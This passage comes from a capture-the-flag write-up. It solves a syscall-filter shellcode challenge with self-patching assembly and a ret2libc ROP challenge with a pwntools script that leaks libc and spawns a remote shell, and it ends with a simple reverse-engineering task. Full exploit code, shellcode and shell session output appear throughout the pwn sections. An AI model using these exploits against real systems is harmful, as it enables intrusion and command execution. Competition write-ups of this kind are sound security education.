


```
.global _start
.text
_start:
    lea path(%rip), %rdi
    xor %rsi, %rsi
    mov $2, %rax
    lea sc_open(%rip), %rcx
    movb $0x0f, (%rcx)
    movb $0x05, 1(%rcx)
    jmp sc_open

sc_open:
    nop
    nop

    mov %rax, %rdi

    lea buf(%rip), %rsi
    mov $100, %rdx
    mov $0, %rax
    lea sc_read(%rip), %rcx
    movb $0x0f, (%rcx)
    movb $0x05, 1(%rcx)
    jmp sc_read

sc_read:
    nop
    nop

    mov $1, %rdi
    lea buf(%rip), %rsi
    mov $100, %rdx
    mov $1, %rax
    lea sc_write(%rip), %rcx
    movb $0x0f, (%rcx)
    movb $0x05, 1(%rcx)
    jmp sc_write

sc_write:
    nop
    nop

    mov $60, %rax
    xor %rdi, %rdi
    lea sc_exit(%rip), %rcx
    movb $0x0f, (%rcx)
    movb $0x05, 1(%rcx)
    jmp sc_exit

sc_exit:
    nop
    nop

path:
    .ascii "/flag\0"
buf:
    .space 100
```

After successfully executing a test payload that printed a message to the console, I proceeded to write assembly code to read the contents of the file.

```
from pwn import *


with open("getflag.bin", "rb") as f:
    shellcode = f.read()


r = remote("34.133.69.112", 10001)
r.send(shellcode)
r.interactive()
```

I wrote a python code to send the payload to the host.



```
(venv) hiroyuki@Hiroyuki-laptop:/mnt/c/Users/hrioh/Desktop/UMCSCTF/pwn$ python3 send.py
[+] Opening connection to 34.133.69.112 on port 10001: Done
[*] Switching to interactive mode
Enter 0x1000
Executing shellcode!

umcs{shellcoding_78b18b51641a3d8ea260e91d7d05295a}
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00$ 
[*] Got EOF while reading in interactive
```

After running the payload code, the flag was found!


## 5.1.1 Challenge Conclusion

This challenge was a straightforward filter shellcode. The filter would terminate execution if it detected a 'syscall' instruction. But since the filter read the shellcode two bytes at a time, I was able to bypass it by encoding the shellcode one byte at a time. The solution demonstrates the importance of thorough validation and the risks of relying on simplistic pattern matching for security filtering.

## 5.2 Liveleak


```
0x401292
undefined8 main(void)
{
  initialize();
  vuln();
  return 0;
}

0x 4011f7
void initialize(void)
 {
  setvbuf(stdin,(char *)0x0,2,0);
  setvbuf(stdout,(char *)0x0,2,0);
  signal(0xe,alarm_handler);
  alarm(0x1e);
  return;
}

0x40125c
void vuln(void)
{
  char local_48 [64];

  puts("Enter your input: ");
  fgets(local_48,0x80,stdin);
  return;
}
```

To begin, I reverse-engineered the binary to understand its core functionality. This is reverse a compile of “chall” application and its memory address.



```
(venv) hiroyuki@Hiroyuki-laptop:/mnt/c/Users/hrioh/Desktop/UMCSCTF/pwn/liveleak$ checksec chall
[*] '/mnt/c/Users/hrioh/Desktop/UMCSCTF/pwn/liveleak/chall'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x3ff000)
    RUNPATH:    b'.'
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
(venv) hiroyuki@Hiroyuki-laptop:/mnt/c/Users/hrioh/Desktop/UMCSCTF/pwn/liveleak$
```


I then used ‘checksec’ to inspect the binary’s security protections. Fortunately, PIE was disabled, which made address-based overwrites much easier.



```python
from pwn import *

context.binary = './chall'
elf = ELF('./chall')
libc = ELF('./libc.so.6')
context.log_level = 'debug'

p = remote('34.133.69.112', 10007)

rop = ROP(elf)
pop_rdi = rop.find_gadget(['pop rdi'])[0]
ret = rop.find_gadget(['ret'])[0]
offset = 72

# First Payload Leak puts@got
payload = b'A' * offset
payload += p64(pop_rdi)
payload += p64(elf.got['puts'])
payload += p64(elf.plt['puts'])
# vuln function address from ghidra
vuln_addr = 0x40125c
payload += p64(vuln_addr)

p.sendlineafter(b'Enter your input:', payload)

# Leak puts address
out = p.recv(timeout=2)
log.info(f"After leak, received: {repr(out)}")

leaked = p.recvuntil(b'\n')
log.info(f"Raw leaked data: {repr(leaked)}")
puts_leak = u64(leaked.strip().ljust(8, b'\x00'))
log.success(f"puts@libc = {hex(puts_leak)}")

# Calculate libc base
libc_base = puts_leak - libc.symbols['puts']
system = libc_base + libc.symbols['system']
binsh = libc_base + next(libc.search(b'/bin/sh'))

log.info(f'libc base = {hex(libc_base)}')
log.info(f'system = {hex(system)}')
log.info(f'/bin/sh = {hex(binsh)}')

p.recvuntil(b'Enter your input:')

# ─── Second Payload: system("cat /flag") ───────────────
bss_addr = elf.bss() + 0x100
# command = b'cat /flag\x00'

# payload = b'A' * offset
# payload += p64(pop_rdi)
# payload += p64(bss_addr)
# payload += p64(ret)
# payload += p64(system)
# payload = payload.ljust(200, b'\x00')
# payload += command  # "cat /flag\x00"


# subshell also fail
# command = b'cat /flag >& /proc/self/fd/1\x00'

# payload = b'A' * offset
# payload += p64(pop_rdi)
# payload += p64(bss_addr)
# payload += p64(ret)
# payload += p64(system)
# payload = payload.ljust(200, b'\x00')
# payload += command


# Execute shell and show it by myself
payload = b'A' * offset
payload += p64(pop_rdi)
payload += p64(binsh)
payload += p64(ret)
payload += p64(system)

p.sendline(payload)
p.interactive()
```

For the payload, I first leaked the address of ‘puts@libc’, which is always loaded during the initial run. Using that, I calculated the base address of libc, then returned to the vulnerable function to feed in the second-stage payload.

Directly executing commands like ‘cat /flag’ wasn’t possible, so I spawned a shell and manually executed commands to retrieve the flag.



```
[*] After leak, received: b' \n'
[DEBUG] Received 0x1a bytes:
    00000000  50 fe cf 58  5c 7c 0a 45  6e 74 65 72  20 79 6f 75  │P··X│\|·E│nter│ you│
    00000010  72 20 69 6e  70 75 74 3a  20 0a                     │r in│put:│ ·│
    0000001a
[*] Raw leaked data: b'P\xfe\xcfX\\|\n'
[+] puts@libc = 0x7c5c58cffe50
[*] libc base = 0x7c5c58c7f000
[*] system = 0x7c5c58ccfd70
[*] /bin/sh = 0x7c5c58e57678
[DEBUG] Sent 0x69 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  │AAAA│AAAA│AAAA│AAAA│
    *
    00000040  41 41 41 41  41 41 41 41  bd 12 40 00  00 00 00 00  │AAAA│AAAA│··@·│····│
    00000050  78 76 e5 58  5c 7c 00 00  1a 10 40 00  00 00 00 00  │xv·X│\|··│··@·│····│
    00000060  70 fd cc 58  5c 7c 00 00  0a                        │p··X│\|··│·│
    00000069
[*] Switching to interactive mode

$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x2d bytes:
    b'chall\n'
    b'flag_copy\n'
    b'ld-2.35.so\n'
    b'libc.so.6\n'
    b'supgais\n'
chall
flag_copy
ld-2.35.so
libc.so.6
supgais
$ cat flag_copy
[DEBUG] Sent 0xe bytes:
    b'cat flag_copy\n'
[DEBUG] Received 0x2f bytes:
    b'umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}\n'
umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}
[DEBUG] Received 0x9 bytes:
    b'TIME OUT\n'
TIME OUT
```


I can see puts@libc memory address, and my payload calculate its location and to replace my payload to run system(shell), after that the system will call vuln function. Then I can access to shell to run my commands as I want. So I executed “ls” to check what are there and see flag with “cat flag_copy”.

## 5.2.1 Challenge Conclusion

This challenge demonstrated a classic Return-Oriented Programming (ROP) attack with a libc leak. Leaking the address of a known function (puts) allowed us to calculate the base address of libc and construct a stable exploit in the presence of address randomization. The disabled PIE protection greatly simplified the exploit, demonstrating how a single disabled security feature can compromise the entire system.


# 6.0 REVERSE ENGINEERING

## 6.1 htpp-server




```
yongwei@DESKTOP-KIDTPC1:/mnt/c/Users/admin/Downloads$ file server.unknown
server.unknown: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux
-x86-64.so.2, BuildID[sha1]=02b67a25ce38eb7a6caa44557d3939c32535a2a7, for GNU/Linux 3.2.0, stripped
yongwei@DESKTOP-KIDTPC1:/mnt/c/Users/admin/Downloads$ 
```

After getting the file, I first check what is the file about using file command, and I get to know it is a elf file. Based on my previous experience, I always check the elf file using Ghidra to further investigate it.



```
pcVar2 = strstr(pcVar2,"GET /goodshit/umcs_server HTTP/13.37");
if (pcVar2 == (char *)0x0) {
  sVar4 = strlen("HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\n");
  send(param_1,"HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\n",sVa
  r4,
       0);
}
else {
  __stream = fopen("/flag","r");
  if (__stream == (FILE *)0x0) {
    sVar4 = strlen(
                  "HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the
                  lag file.\n"
                  );
    send(param_1,
         "HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the /flag fi
         \n"
         ,sVar4,0);
  }
```

The code shows the program expects an HTTP request with a very specific string: ***GET /goodshit/umcs_server HTTP/13.37***, therefore what we should do it just send a request with this string.



```
yongwei@DESKTOP-KIDTPC1:/mnt/c/Users/admin/Downloads$ nc 34.133.69.112 8080
GET /goodshit/umcs_server HTTP/13.37
Host: 34.133.69.112HTTP/1.1 200 OK
Content-Type: text/plain

umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}
```

The flag is show after sending the request.

### 6.1.1 Challenge Conclusion

This challenge was based on straightforward reverse engineering to figure out precise input requirements. This challenge simulates real-world situations where an understanding of the anticipated input format of an application is necessary in order to interact with it appropriately.

The solution demonstrated the utility of static analysis tools like Ghidra for binary function understanding without access to source code.